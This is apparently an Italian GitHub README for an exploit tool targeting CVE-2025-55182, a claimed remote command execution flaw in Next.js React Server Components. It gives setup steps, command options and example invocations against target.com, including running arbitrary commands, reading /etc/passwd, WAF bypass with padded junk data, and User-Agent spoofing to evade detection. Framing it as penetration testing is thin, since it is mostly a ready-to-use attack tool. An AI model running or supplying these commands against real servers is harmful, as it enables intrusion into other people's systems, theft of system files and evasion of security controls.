
 dh4v4l8/cve-2025-55182-poc-tool
Strumento di exploit automatizzato per CVE-2025-55182 in Next.js React Server Components. Consente l'esecuzione remota di comandi con bypass WAF integrato, header personalizzati e scansione batch per test di penetrazione.

Un potente strumento di exploit per rilevare e sfruttare la vulnerabilità CVE-2025-55182 nei React Server Components di Next.js. Questo strumento consente l'esecuzione remota di comandi (RCE) nelle applicazioni Next.js vulnerabili, con funzionalità integrate di bypass WAF.

CVE-2025-55182 è una vulnerabilità critica nei React Server Components di Next.js che consente a un attaccante remoto di eseguire comandi arbitrari sui server vulnerabili. Questo strumento offre un modo automatizzato per rilevare e sfruttare questa vulnerabilità.
Esecuzione remota di comandi: esegui comandi arbitrari su server Next.js vulnerabili
Bypass WAF: bypass integrato del Web Application Firewall con dati spazzatura configurabili
Supporto intestazioni personalizzate: aggiungi intestazioni HTTP personalizzate per autenticazione o altri scopi
Targeting flessibile: supporto per singoli obiettivi e scansioni batch
Supporto multi-protocollo: rilevamento e gestione automatici di HTTPS/HTTP
Timeout personalizzati: timeout delle richieste configurabili per diverse condizioni di rete
Controllo verifica SSL: opzione per disabilitare la verifica dei certificati SSL
User-Agent personalizzati: spoofing degli user agent per evitare il rilevamento
# Clone the repository
git clone https://github.com/Dh4v4l8/CVE-2025-55182-poc-tool.git
cd CVE-2025-55182-poc-tool

# Make the script executable
chmod +x exploit.sh

# Test the installation
./exploit.sh -h
Lo strumento espone diverse opzioni da riga di comando che consentono ai ricercatori di personalizzare le richieste, simulare il traffico o testare i livelli di filtro.
Usage: ./exploit.sh [OPTIONS]

Options:
  -d, --domain          Target domain/URL (default: http://localhost:3000)
                        If no protocol specified, defaults to https://
  -c, --command         Command to execute (default: id)
  -w, --waf-bypass      Enable WAF bypass with junk data (default: 128KB)
  --waf-size SIZE       WAF bypass data size in KB (default: 128)
  --timeout SECONDS     Request timeout in seconds (default: 15)
  -k, --insecure        Disable SSL certificate verification
  --user-agent AGENT    Custom User-Agent string
  -h, --help            Show this help message
# Check if target is vulnerable with default command
./exploit.sh -d https://target.com

# Execute custom command
./exploit.sh -d https://target.com -c "whoami"

# Read system files
./exploit.sh -d https://target.com -c "cat /etc/passwd"
# Enable WAF bypass
./exploit.sh -d https://target.com -c "ls -la" -w

# Custom WAF bypass size (256KB)
./exploit.sh -d https://target.com -c "cat /etc/passwd" -w --waf-size 256

# Disable SSL verification
./exploit.sh -d https://target.com -c "id" -k

# Custom timeout
./exploit.sh -d https://target.com -c "ping -c 3 google.com" --timeout 30

# Custom User-Agent
./exploit.sh -d https://target.com -c "id" --user-agent "CustomScanner/1.0"






